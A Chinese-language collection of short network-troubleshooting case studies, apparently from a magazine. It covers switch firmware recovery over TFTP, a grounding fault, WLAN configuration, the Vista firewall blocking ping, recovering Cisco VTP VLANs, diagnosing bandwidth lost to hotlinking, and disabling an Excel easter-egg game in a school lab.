重启 Serv-U 后发现，所有用户资料和域配置信息都回来了，如图 2 所示。



图2 用户资料和域配置信息

## 重视服务器记录文件

在 Serv-U 中的 ServUDaemon.ini 和 ServUadmin.ini 是重要的服务器记录文件，在重装或升级时一定要将该文件备份好。在 ServUDaemon.ini 里，[DOMAINS]服务器域如果配有多个域时分别显示 Domain1、Domain2、Domain3 等，下面就会显示[Domain1]、[Domain2]、[Domain3]，每个后面的配置内容是该域中用户基本信息及权限等。ServUadmin.ini 记录 FTP 管理员相关信息。

## 交换机系统文件受损

网络实验室共有 8 组设备，每组包括 6 台微型计算机、1 个防火墙、3 台交换机、3 台路由器和 1 台语音网关，通过两个 26 口三层交换机连接到实验室设备控制服务器上。每个交换机负责四组，所有的客户端均需要通过设备控制服务器来控制每组的网络设备。

### 观察指示灯查故障

某日学生进了实验室，发现有四组设备不能正常进入相应组的网络设备控制界面，也无法 ping 通设备控制服务器，但其余四组却可以正常操作，这就说明设备控制服务器、服务器到交换机的网络连接是没有问题的。查看遇到故障的几组设备，操作系统里的网络连接状态、IP 及掩码的设置都没有问题，而且也不太可能 20 多台计算机同时出问题，这样的机率实在是太低了，而且这几组设备相互之间也无法 ping 通。最后，焦点集中到连接这四组设备的交换机上。

仔细观察交换机的工作状态指示灯，发现连接状态（Link）指示灯绿色、常亮，传输状态指示灯（Act）也全部是绿色、常亮，从表面看似没有问题。但在观测的一分钟时间里，传输状态指示灯一直是亮的，而且亮度没有变化。在正常的状态下，传输状态指示灯应当是闪烁的，即使是在大流量的状态下，也应该会有亮度的变化。该交换机成了最大的疑点，需要进一步得到交换机的内部状态来做判断。

### 启动过程定位故障

将 PC 和交换机利用 Console 线按图 1 所示的方式连接，然后设置 PC 上 Windows XP 系统里的“开始”→“程序”→“附件”→“通讯”→“超级终端”，选择正确的

传输速率、数据位、停止位及流量控制参数。典型参数设置如图 2 所示（参数的取值要求可以在交换机使用手册中查到），单击【确定】按钮后就可以在窗口中看到交换机系统提示符。随后，可以使用交换机提供的命令来查询各种内部状态。



图1 以终端方式连接到交换机



图2 终端方式连接时端口参数设置

仔细观察交换机的启动过程，在做完内存自检之后，出现系统引导的提示，但却并没有正确引导系统文件，而是突然重启，一直如此重复。很明显，交换机在内存自检完成后，一直在反复启动，没有成功地引导系统镜像文件（即 NOS.img），交换机并没有进入到系统工作状态，所以无法正常地转发数据帧，连接到这个交换机上的所有微型计算机也就无法和设备控制服务器进行通信了。

## 修复交换机系统文件

找到问题之后，解决问题的思路就很明确了。交换机能正确自检，说明启动文件 Boot.rom 是没有问题的，是系统镜像文件 NOS.img 损坏了，只要重写系统文件就可以了。

得到该文件的途径有二：从正常的同型号交换机里备份出来一个；去交换机厂商的网站下载相应型号设备的系统文件（一般来说需要同时下载 Boot.rom 和 NOS.img，并且升级时首先升级 Boot.rom 文件）。

我们采用的是第一种方法。在做文件备份和还原的时候，可以使用 TFTP 或者 FTP 服务器，区别在于 TFTP 服务器使用的是 UDP 协议，不提供用户名和密码验证机制。而 FTP 服务器使用 TCP 协议，提供用户名和密码验证机制。从两个传输层协议的特性上来讲，TCP 协议的安全性和数据传输的可靠性方面强于 UDP 协议，但效率低些，故多用于远程的数据传输。本文使用采用 UDP 协议的 TFTP 服务器。

在本文的操作模式中，PC 既作为交换机的虚拟终端，又作为 TFTP 服务器，交换机作 TFTP 客户端。

### 第一步：

从正常的同型号交换机中备份 NOS.img 文件到 PC，按图 3 连接。在该模式中，控制信号通过 Console 进入交换机，而备份的数据则以以太网接口通过，故双方均需要配置 IP。交换机的关键设置是给管理 VLAN（即 VLAN1）配置 IP 地址，并在特权模式下使用 Copy 命令将系统镜像文件上传到 TFTP 服务器。



图 3 交换机和 PC 的连接

之前要配置好 TFTP 服务器，并使服务器处于工作状态，主要是配置文件的存放路径，本文设置到 F:\update\，必须保证双向可以 ping 通。备份过程如图 4 所示（带下划线的命令是需要输入的）。

```
DCRS-5526S>enable
DCRS-5526S#config
DCRS-5526S(config)#interface vlan1
DCRS-5526S(Config-if-Vlan1)#ip address 192.168.1.1 255.255.255.0
DCRS-5526S(Config-if-Vlan1)#no shutdown
DCRS-5526S#copy nos.img tftp://192.168.1.2/nos.img
Confirm copy file[Y/N]:y
nos.img file length = 3594521
DCRS-5526S#
```

图 4 交换系统文件备份

### 第二步：

把上一步备份出来的 NOS.img 文件写入到故障交换机存储器中。PC 和交换机仍按图 3 所示方式连接。其次设置好超级终端，可以看到交换机的重复启动过程。在出现内存自检提示的时间时，按下【Ctrl+B】组合键，进入交换机的 BootRom 工作方式。

在[boot:]提示符下运行 setconfig 命令，按照提示将交换机设置为 TFTP 客户端。必须保证双向可以 ping 通。升级过程如图 5 所示，图中带有下划线的命令是需要用户输入的。传输过程中 TFTP 服务器的状态如图 6 所示。

```
[Boot]: setconfig
Host IP Address: [10.1.1.1] 192.168.2.1
Server IP Address: [10.1.1.2] 192.168.2.2
FTP(1) or TFTP(2): [1] 2
Network interface configure OK.
[Boot]: load nos.img
Loading...
entry = 0x10010
size = 0x36d909
[Boot]: writeimg
Programming...OK
[Boot]: reboot
```

图 5 升级交换机系统文件




图 6 TFTP 服务器传输过程

升级完成后，用 reboot 命令重启交换机，可以正常引导到系统工作状态，所以计算机和设备控制服务器可以正常连接，故障排除了。

## 经验总结

随着网络规模的不断拓展和管理向精细化方向发展，智能交换机的使用越来越普遍。交换机没有显示器，从外部可以直接得到的工作状态信息非常有限，这时可以首先观察交换机的各种指示灯的颜色，以闪烁情况来判断工作状态是否正常。还可以进一步使用 Console 方式来得到交换机内部的状态，从而判断交换机的工作状态及故障类别，然后针对故障采取措施。

## 设备接地不良引故障

福建漳州 黄永生

本单位网络使用 2Mbps 专线接入，网络结构如图 1 所示。最近发生了一起间歇性网络故障，其故障现象是：网络能正常运行两三天后，路由器的 serial1 口自动 Down，网络不通。在甲地和乙地的光端机或基带 Modem 上给对端自环后网络能通，但运行两三天后重复上述故障，如此现象反复出现。




图 1 网络结构图

### 三步查故障

甲乙双方通过电话联系，计划采取 3 个步骤排除该故障。

(1) 从网络设备硬件上入手，检查 V.35 接口及连接线、同轴电缆及 BNC 接头、光端机的 2M 接口，均未发现故障。

(2) 检查各自网络的配置数据。由于网络在发生故障之前一直运行正常，因此设备配置错误引起故障的可能性不大，但为保险起见，排除误操作引起故障，还是认真细致地检查了路由器、光端机、基带 Modem 的各项配置，均未发现任何错误。

(3) 分级分段进行自环测试，首先是双方光端机自环测试，双方都能收环。再从基带 Modem 上进行自环，双方也能收环，说明线路和传输设备都没有故障，可以判断故障出现在路由器上。但反复检查路由器的配置和端口，均未发现异常，路由器能够正常工作一段时间，说明路由器不存在硬件故障。

此时面对该故障似乎束手无策。双方维护人员正在一筹莫展之时，忽然想起会不会是因为机房环境变动引起的？因为不久前，乙方机房设备整治时，曾移动过路由器和基带 Modem 的位置。

检查除路由器和基带 Modem，接地线悬空未接外，其他引接线均按要求进行引接。于是接上路由器和基带 Modem 接地线，查看路由器端口，其状态为 Up，在终端进行 ping 测试，显示网络正常。经过三天运行，网络未发生上述故障。

### 总结经验

这是一起因网络设备接地不良引起的网络故障，在日常网络维护中是较为少见的。产生故障的原因一是基带 Modem 没有可靠地接地，使 Modem 本端参考电平与对端的参考电平产生差异。当参考电平不相同，对端调制解调器就会对收到的数字信号的判决产生错误，增大误码率，造成通信失败。二是基带 Modem 和路由器接地不良时，基带 Modem 和路由器之间的连接电缆因感应产生的静电不能及时释放，当大量静电积聚后，馈及至路由器的 serial1 口，造成路由器接口电位不平衡，引起路由器接口收发信号紊乱。

路由器与 Modem 之间使用 V.35 接口的平衡电气特性，时钟和数据信号采用两线平衡发送、两线差分接收。每对平衡线两个端子之间的正常工作电压为  $0.55V \pm 20\%$ 。当 A 线对 B 线的电压为正（ $A > B$ ）时确定为逻辑“0”（空号），为负（ $A < B$ ）则确定为逻辑“1”（传号），V.35 接口平衡电气特性如图 2 所示。




图 2 V.35 接口平衡电气特性示意图

基于上述原因，引发路由器在正常运行两三天后发生故障，其 serial1 状态为 Down，产生网络故障。

## 诊断无线局域网故障

中国银行福建省分行信息科技部 邱晓理

无线局域网（Wireless Local Area Network, WLAN）可以提供传统 LAN 技术（如以太网和令牌网）的所有功能和好处，但不会受到线缆的限制，可以说它是计算机网络与无线通信技术相结合的产物。它扩展了局域网的边界，并使基

础结构可根据需要进行动态的改变。只需传统广域网技术成本的一部分，WLAN 就可以建立高速的互连。常见 WLAN 拓扑结构如图 1 所示。




图1 常见 WLAN 拓扑结构

如果我们的无线网络出现了问题，其原因可能会涉及硬件厂商及网络配置等诸多因素。引起无线网络故障的原因一般有两个方面：硬件和配置。本文将以笔者维护无线局域网的一些经验来谈谈如何排除 WLAN 的常用故障。

## 排除因硬件引起的故障

一些硬件的问题会导致网络不能正常工作。如果只有一个接入点及一个无线客户端出现连接问题时，我们可以很快找到有问题的客户端。但是当网络非常大时，找出问题的所在就不那么容易了。

在大型的无线网络环境中，如果有些用户无法连接网络，而另一些客户却没有任何问题，那么很有可能是众多接入点中的某一个出现了故障。一般来说，通过查看有问题的客户端物理位置，我们就能大概判断出是哪个接入点出现问题了。

当所有客户端都无法连接网络时，问题可能来自多方面。如果我们的网络只使用了一个接入点，那么这个接入点可能有硬件问题或者配置有错误。另外，也有可能是由于无线电干扰过于强烈，或者是无线接入点与有线网络间的连接出现了问题。

要确定无法连接网络的原因，首先需要检测一下网络环境中的计算机是否能正常连接无线接入点。简单的检测方法是在我们的有线网络中的一台计算机中打开命令行模式，然后 ping 无线接入点的 IP 地址，如果无线接入点响应了这个 ping 命令，那么证明有线网络中的计算机可以正常连接到无线接入点。如果无线接入点没有响应，有可能是计算机与无线接入点间的无线连接出现问题，或者是无线接入点本身出现了故障。

要确定到底是什么问题，我们可以尝试从无线客户端 ping 无线接入点的 IP 地址，如果成功，说明刚才那台计算机的网络连接部分可能出现了问题，比如网线损坏。

如果无线客户端无法 ping 到无线接入点，那么证明无线接入点本身工作异常。我们可以将其重新启动，等待大约 5 分钟后再通过有线网络中的计算机和无线客户端，利用 ping 命令查看它的连接性。

如果从这两方面 ping 无线接入点依然没有响应，那么证明无线接入点已经损坏或者配置错误。此时我们可以将这个

可能损坏了的无线接入点通过一段可用的网线连接到一个正常工作的网络，我们还需要检查它的 TCP/IP 配置。之后，再次在有线网络客户端 ping 这个无线接入点，如果依然失败，则表示这个无线接入点已经损坏。这时我们就应该更换新的无线接入点了。

## 检查 WLAN 配置问题

无线网络设备本身的质量一般还是可以信任的，因此最大的问题一般来自设备的配置上，而不是硬件本身。知道了这一点，我们下面就来看看几种常见的由于错误配置而导致的网络连接故障。

### 1. 检查 SSID 是否正确

如果 SSID (Service Set Identifier) 没有正确地指定网络，那么我们的笔记本电脑根本不会 ping 到无线接入点，它会忽略无线接入点的存在，按给定的 SSID 来搜索对应的接入点。

### 2. 检查无线信号的强弱

如果我们可以通过网线直接 ping 到无线接入点，而不能通过无线方式 ping 到它，那么基本可以认定无线接入点的故障只是暂时的。如果经过调试，问题还没有解决，那么我们可以检测一下接入点的信号强弱。虽然对于大多数网管来说，还没有一个标准的测量无线信号强度的方法，但是大多数无线网卡厂商都会在网卡上包含某种测量信号强度的机制。

### 3. 检查 WEP 配置问题

到现在为止，最常见的与配置有关的问题就是有关使用 WEP 协议。而且 WEP 带来的问题也相当棘手，因为由于 WEP 不匹配所产生的问题显现的症状和很多严重的问题非常相似。比如，如果 WEP 配置错误，那么无线客户端将无法从无线网络的 DHCP 服务器那里获得 IP 地址（就算是无线接入点自带 DHCP 功能也不行）。如果无线客户端使用了静态 IP 地址，那么它也无法 ping 到无线接入点的 IP 地址，这经常会让人误以为网络没有连接。

判断到底是 WEP 配置错误还是网络硬件故障的基本技巧，还是利用无线网卡驱动和操作系统内置的诊断功能。

### 4. 检验 WEP 密钥设置

检查 WEP 加密设置，如果 WEP 设置错误，那么我们也无法从无线终端 ping 到无线接入点。不同厂商的无线网卡和接入点需要我们指定不同的 WEP 密钥。比如，有的无线网卡需要我们输入十六进制格式的密钥，而另一些则需要我们输入十进制的密钥。同样，有些厂商采用的是 40 位和 64 位加密，而另一些厂商则只支持 128 位加密方式。

要让 WEP 正常工作，所有的无线客户端和接入点都必须正确匹配。很多时候，虽然无线客户端看上去已经正确配置了 WEP，但是依然无法和无线接入点通信。面对这种情况时，我们一般都会将无线接入点恢复到出厂状态，然后重新输入 WEP 配置信息，并启动 WEP 功能。



### 5. 尝试改变频道

如果经过测试，我们发现信号强度很弱，但是最近又没有做过搬移改动，那么可以试着改变无线接入点的频道并通过一台无线终端检验信号是否有所加强。由于在所有的无线终端上修改连接频道是一项不小的工程，因此我们首先应该在一台无线终端上测试，证明确实有效后才可以大面积实施。记住，有时候无线网络的故障可能由于某个员工挂断手机或者关闭微波炉而突然好转。

### 6. 检查 DHCP 配置问题

另一个让我们无法成功访问无线网络的原因可能是由 DHCP 配置错误引起的。网络中的 DHCP 服务器可以说是我们能否正常使用无线网络的一个关键因素。

很多新款的无线接入点都自带 DHCP 服务器功能。一般来说，这些 DHCP 服务器都会将 192.168.0.X 这个地址段分配给无线客户端。而且 DHCP 接入点也不会接受不是自己分配的 IP 地址的连接请求。这意味着具有静态 IP 地址的无线客户端或者从其他 DHCP 服务器获取 IP 地址的客户端有可能无法正常连接到这个接入点。

当第一次安装了带有 DHCP 服务的无线接入点时，允许它为我的无线终端分配 IP 地址。然而我的网络的 IP 地址段是 22.224.88.X，这意味着虽然无线客户端可以连接到无线接入点并得到一个 IP 地址，但笔记本电脑将无法与有线网络内的其他计算机通信，因为它们属于不同的地址段。对于这种情况，有两种解决方法：

(1) 禁用接入点的 DHCP 服务，并让无线客户端从网络内标准的 DHCP 服务器处获取 IP 地址。

(2) 修改 DHCP 服务的地址范围，使它适用于我们现有的网络。

这两种方法都是可行的，不过具体还要看我们的无线接入点的固件功能。很多无线接入点都允许我们采用其中一种方法，而能够支持这两种方法的无线接入点很少。

### 7. 检查接入点带的客户列表

有些接入点带有客户列表，只有列表中的终端客户才可以访问接入点，因此这也有可能是网络问题的根源。这个列表记录了所有可以访问接入点的无线终端的 MAC 地址，从安全的角度来说，它可以防止那些未经认证的用户连接到我们的网络。通常这个功能是不被激活的，但是，如果用户不小心激活了客户列表，这时由于列表中并没有保存任何 MAC 地址，因此不管其他的如何设置，所有的无线客户端都无法连接到这个接入点了。

### 8. 检查是否存在多个接入点的问题

设想一下，假如有两个无线接入点同时按照默认方式工作，在这种情况下，每个接入点都会为无线客户端分配一个 192.168.0.X 的 IP 地址。由此产生的问题是两个无线接入点并不能区分哪个 IP 是自己分配的，哪个又是另一个接入点分配的。因此网络中早晚会产生 IP 地址冲突的问题。要解决这个问题，我们应该在每个接入点上设定不同的 IP 地址分配范围，以防止地址重叠。

## ❖ 祸起 Vista 防火墙

### 正常上网的 ping 故障

最近学校里新上了一批计算机，附带的操作系统自然是目前最新的 Windows Vista。某天，有同事问了一个奇怪的问题：他的计算机可以正常上网，用 MSN 和 QQ 聊天软件也没有什么问题，但是如果使用通常用的 ping 命令，无论 ping 内网还是外网地址都不通，提示的错误都是“一般故障”。

先去看个究竟，打开计算机，果然如他所说，任何网站访问都不成问题，但是，如果使用 ping 命令，除了能够 ping 通 127.0.0.1 这个本机的 IP 地址，其他的甚至连网关和 DNS 都 ping 不通。在 ping 网关和 DNS 的时候，显示的发送数据包是 4，已经接受的数据包为 0，丢包的比率为 100%。为什么 ping 不通网关和 DNS，然而却可以正常上网呢？

#### 一 “墙”之堵

以前经常使用 Windows XP 的操作系统，对于 Windows

▼ 河北冀州市中学信息组 韩玉珍

Vista 的使用及排除故障，笔者也不熟练，只能查找相关资料，现将最终解决方法记录如下。

实际上，这个问题是因为 Vista 系统自带的防火墙所造成的。一般情况下，如果想使用 ping 命令，需要我们首先在 Windows 防火墙里开启 ICMP 传入和传出的策略。具体操作方法如下。

首先，双击打开“管理工具”，此时，如果系统提示您输入管理员密码或进行确认密码，请键入密码或提供确认即可。接下来，双击“高级安全的 Windows 防火墙”，在“公用配置文件”下单击“Windows 防火墙属性”，在这里单击要更改的配置文件的选项卡，在“日志记录”下单击“自定义”。在出现的对话框中更改需要更改的设置，然后单击【确定】按钮。当然了，可以使用 ICMPv4 或 ICMPv6 协议创建入站或出站规则，从而指定 ICMP 设置。

这里需要提醒读者注意的是，必须以管理员身份进行登录，才能执行以上这些步骤。

## 经验总结

防火墙在网络安全防范方面确实有着非常重要的作用，但是事情总是有两面性的，很多的网络故障也都是因为防火墙不恰当的防范造成的。如这里笔者遇到的 ping 故障，还有

一些网络上计算机之间无法彼此访问的原因，也是因为这些“墙”造成的。Windows XP 系统如此，Windows Vista 系统也不例外。所以，如果以后遇到相关的网络问题，不妨看看您的防火墙策略，也许问题的症结就在于此。

## 找回 Cisco 交换机丢失的 VLAN

我院是一所高职专科学校，在校生有 10 000 多人，所有的学生宿舍、办公楼、教工宿舍全部接入校园网，其网络结构如图 1 所示。




图 1 校园网络结构

整个网络中，在核心交换机上启用 VTP，负责整个网络的 VLAN 的管理，并在汇聚层的 Cisco 的 3550 上启用 DHCP，负责 IP 地址的分配。网络中通过 VLAN 的方式，独立运行了学生的智能供电系统和一卡通系统。学生和教工采用城市热点的认证系统上网。校园网络一直运行稳定。

近日由于停电，核心交换机重新启动，致使 VLAN18 和 VLAN290 两个 VLAN 丢失，使一卡通系统和教室网络无法运行。从网管软件可知，核心交换机上的 VLAN 18 和 290 已经不活动。

### VLAN 信息失踪

(1) 首先登录接入层交换机，查看 VLAN，VLAN 18 和 VLAN 290 没有出现在 VLAN 列表中。

```
NO.1lab#show vlan
VLAN Name Status Ports
-----
1 default active Gi0/2
17 lab7_net active Fa0/7
19 cam2 active Fa0/17
20 dong1-1 active
```

(2) 查看交换机配置，还可以看到相关的端口仍然分配到相应的端口。

```
NO.1lab#show run
```

```
interface FastEthernet0/1
switchport access vlan 18
switchport mode access
interface FastEthernet0/2
switchport access vlan 290
switchport mode access
```

(3) 查看 VTP 的状态，结果如图 2 所示。从相关信息我们可以了解到，网络的 VTP 运行正常，接入层交换机还可以接收到 VTP Server 的 VLAN 信息，可能的原因是 VLAN 18 和 VLAN 290 的信息在 VTP Server 已经丢失。

```
11h_center#show vtp status
VTP Version : 2
Configuration Revision : 138
Maximum VLANs supported locally : 1005
Number of existing VLANs : 229
VTP Operating Mode : Server
VTP Domain Name : 4006
VTP Pruning Mode : Disabled
VTP V2 Mode : Disabled
VTP Traps Generation : Disabled
MD5 digest : 8b8C 8b8b 8b81 8b68 8b76 8bED 8b16 8b7C
Configuration last modified by 2.1.1.1 at 9-2-05 05:49:43
Local updater ID is 10.0.0.70 on interface G1/100 (lowest numbered VLAN interface found)
```

图 2 查看 VTP 状态

### 更新 VLAN 信息

在 VTP Server 上，我们通过更改 VLAN 的信息，强制更新 VTP Server 信息。首先登录到核心交换机：

(1) 更改 VLAN 18 和 VLAN 290 的名字：

```
gxcme_4006#vlan data
gxcme_4006 (vlan) #vlan 18 name jiaoshi_vlan
VLAN 18 modified:
Name: jiaoshi_vlan
```

(2) 查看 VLAN 是否已经活动：

```
gxcme_4006#show vlan
VLAN Name Status
-----
1 default active
10 NC active
12 VLAN0012 active
13 lab2 active
14 lab3 active
15 lab4 active
16 lab6 active
17 lab7_net active
18 jiaoshi_vlan active
```

VLAN 18 和 VLAN 290 已变为活动状态，至此故障排除。

经验总结

这是一个典型的 Cisco VTP Server 服务中 VLAN 信息丢

失故障，我们可以通过更改 VLAN 的信息来更新 VTP 信息，保证网络 VLAN Server 信息的完整。

小心网站被盜链

山东邹平县教研室 程经奎 石精

星期一刚上班就接到许多基层单位的电话，反映网络速度比较慢，打开外网网页速度很慢，一些网站甚至不能访问，但访问局信息中心网站速度正常，下载速度也很快。接到电话的第一感觉是外网出口链路（南方电信提供）或者出口防火墙存在问题，因为我们城域网的互联网出口带宽是 100Mbps，并且为了适应我县教育系统快速增长的计算机上网需求和防火墙是 100Mbps 的现状，我们对出口流量、协议做了一些限制，正常情况下出口峰值流量在 75Mbps 左右。

作为一线的网络管理人员，必须要有一个良好的故障排除思路，严禁没有道理的机器重启、链路的插拔等不负责任的动作。言归正传，开始我们的这次故障排除旅程吧。

首先查看自己城域网的核心设备运转是否正常。进入三楼中心机房，在网管机上 telnet 上 Cisco 4006 核心交换机查看其交换机负载在 2%~6%，正常，主交换设备运行基本正常，初步验证了自己的想法。其次，查看互联网出口流量，在 4006 上运行端口映射命令如下：

```
monitor session 1 source interface f5/48 monitor session 1 destination interface f5/20
```

把连接防火墙的内网口 f5/48 流量映射到监控计算机连接的 f5/20 端口，启用 Sniffer 监控软件。因监控计算机安装了两块网卡，选择适当的监控网络适配器，查看 Monitor 菜单里的 Dashboard。

一看吓了一跳，出口流量稳定在 100 兆，现在哪有这么大的流量呀。我们做了流量限制后峰值应该在 75 兆左右，怎么会突然增加这么多呢？查看都是些什么流量，Monitor 菜单里的 Protocol Distribution 功能（见图 1）都是一些正常的访问流量。



图 1 IP Protocol 显示状况

再看看谁的流量大，Monitor 菜单里 Host Table 功能流量最大，如图 2 所示。




图 2 Top 10 Host By Table Bytes 状况

通过看图发现了问题的所在，10.8.5.1 是我们教育城域网的 Web 主机，主要是对内提供服务，也提供互联网从外面访问服务，但是流量不是很大。定义 Sniffer 捕获 10.8.5.1 的出口数据，如图 3 所示。

Variable	Value
Start capture time	10/12/2007 16:57
Capture duration	0:00:01.650
Total bytes	8111513
Total packets	7688
Average packet size	1055
Bytes per second	4916068
Packets per second	4659
Average utilization	40%
Line speed	100 Mbps
MAC broadcast packets	0
MAC multicast packets	0
IP packets	7688
IP bytes	8111513
IP broadcast packets	0
IP multicast packets	0
TCP packets	7688
TCP bytes	8111513
UDP packets	0
UDP bytes	0
ICMP packets	0
ICMP bytes	0
IPX packets	0
IPX bytes	0
IPX broadcast packets	0
IPX multicast packets	0

图 3 10.8.5.1 出口数据

发现从互联网访问我们网站 10.8.5.1 的流量达到了 40Mbps，很是异常。通过和网站管理员协商发现是一个开源网站盗连我们的一个《红旗 Linux 桌面版 4.1 增强版（经典版本）》下载。明白是怎么回事了，当人们访问这个开源网站下载的时候，其最终结果是我们提供下载资源。后来和网站管理员协商，对互联网下载流量做了限制，至此问题解决。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

## ❖ 清除信息课“赛车”之患

▼ 河北冀州市中学 王玉真

Microsoft Office 2000 办公软件是高中信息课的必学和必考内容。但是, Excel 中一个有意思的功能却给我们的教学带来了很大麻烦。

某天上课，发现某学生在“赛车”，很气愤。我走上前打开光驱，光驱里面空空如也。让学生把盘拿出来，学生说没有。学生认错的态度很诚恳，也就不再追究。过了几天，发现玩游戏的同学多了起来，刚制止了这一个，另一个又玩了起来。他们是通过什么途径把游戏带进机房的呢？终于有一天，“抓”住了一个玩游戏的同学问了个究竟，原来是 Microsoft Excel 暗藏赛车游戏。

### 赛车运行过程

按照学生的指点, 执行如下步骤:

(1) 开启 Excel 之后, 随便建一个新文档, 将它“另存为 Web 页”, 单击【发布】按钮后再将“添加交互对象”勾选, 将档案存储为 Page.htm (文件名可自取)。

(2) 在 IE 中打开 Page.htm, 此时应该会看到电子表格出现在网页中央。

(3) 在这个工作表中, 先按【PageDown】键移动工作表的矩形光标直至第 2 000 行, 然后按【Tab】键横向向右移动光标, 直至 WC 列, 可以用其他键或鼠标稍做调解, 最终使 2000 行显示在表格中, WC 列处于左侧第一列。到此, 所有的准备工作已经完毕, 该是调出游戏的时候了。

(4) 选中 2000 行, 同时按住【Shift+Ctrl+Alt】组合键, 然后点选左上方的 Office Logo, 就看到了赛车的界面, 如图 1 所示。



图 1 赛车画面

## 清除游戏

接下来，怎样禁止学生上课玩游戏成了机房管理的一大任务。

第一阶段：从游戏的开始设置入手。第一步就要用到“另

存为 Web 页”命令，如果我们把这个命令隐藏了，不就可以了吗？说干就干，老师们就把整个机房中 Excel 中的“另存为 Web 页”命令隐藏了。操作步骤是：单击【工具】菜单，选择其中的【自定义】命令，然后在“命令”选项卡中选中“文件”（见图 2），再打开【文件】菜单，通过鼠标将【另存为 Web 页】命令拖动到“自定义”对话框中的“命令”列表框处，这样就找不到“另存为 Web 页”命令了。




图2 “自定义”对话框

就这样平安无事地过了几天,学生们没有玩游戏的现象了。可是好景不长,又有同学潇潇洒洒地赛起车来。原来他们是钻了“另存为”的空子。在“另存为”对话框中,将“保存类型”设为“Web 页,(\*.htm,\*.html)”后,整个对话框就和执行“另存为 Web 页”命令一样了,如图 3 所示。看来治标还得治本,光把“另存为 Web 页”命令隐藏是不能够禁止游戏运行的。



图3 “另存为”对话框

第二阶段：“赛车”游戏到底用的是“Excel”的什么功能呢？从设置的过程来看，首先要将文件存为网页，然后发布，并且还要添加“交互对象”。在打开网页中（见图4）有个“Excel 表格”，单击 Office Logo，出现一个“关于 Microsoft Office Web Componets”的对话框，看来游戏要用到这个组件。浏览器是不能动的，只有在 Microsoft Office Web 组件上做文章了。我们把这个组件卸载了是不是游戏就运行不起来了？






图 4 网页中的 Excel 表格

机房 1 对其中一台计算机进行了调试，然后按照游戏的设置步骤，再打开网页已无法运行游戏。机房 2 也进行了相应的调试，可是游戏照玩不误，什么原因呢？仔细比较了机房 1 和机房 2 安装的 Office 所有组件，唯有一点不同，机房 1 没有安装 Access，机房 2 安装有 Access。难道还跟 Access 有关系？Access 不是必学内容，先把它卸载了再说，结果机房 2 也实现了该目的。从此，我们再也没有因为学生“赛车”而烦恼，机房恢复了往日的平静。

网卡降速巧解故障

随着计算机的普及，作为中学信息技术老师，自然有了很多新的任务。前日，一位老师找来说不能上网，实地考察，上网方式为宽带路由共享上网，别的用户可以上网。该计算机症状为计算机右下角提示网线没有插好，时通时断。

给我的第一印象是网络接口接触不良，马上把两端接口插拔一次，网络时通时断问题解决，但计算机仍不能登录宽带路由。设固定 IP，ping 不能通。用测线器测试一切正常。怀疑网卡原因，删除网卡，重装驱动，问题依旧。怀疑防火墙、杀毒软件原因，退出相关软件问题依然。

正当一筹莫展时，突然想到是不是距离问题。一问得知，距离是 60~70m，中间加两个接口，这可能是用测线器测通而不能正常工作的原因。我们可以用降速来增加数据传输距离。

本计算机安装 Windows XP 系统，通过在桌面上右键单击“网上邻居”图标选择【本地连接】，右键单击“本地连接”图标，选择“常规”→“配置”→“高级”→“Link Speed/Duplex Mode（速度和双工）”，在这里可以调节，有

河北省宁晋县第二中学 郝法立  
1000/100/10Mbps，Full Mode/ Half Mode（双工/半工）。本文遇到的情况自然要调低点了。我调为 10Mbps，如图 1 所示。调速后，故障解决。



图 1 调整网卡速度

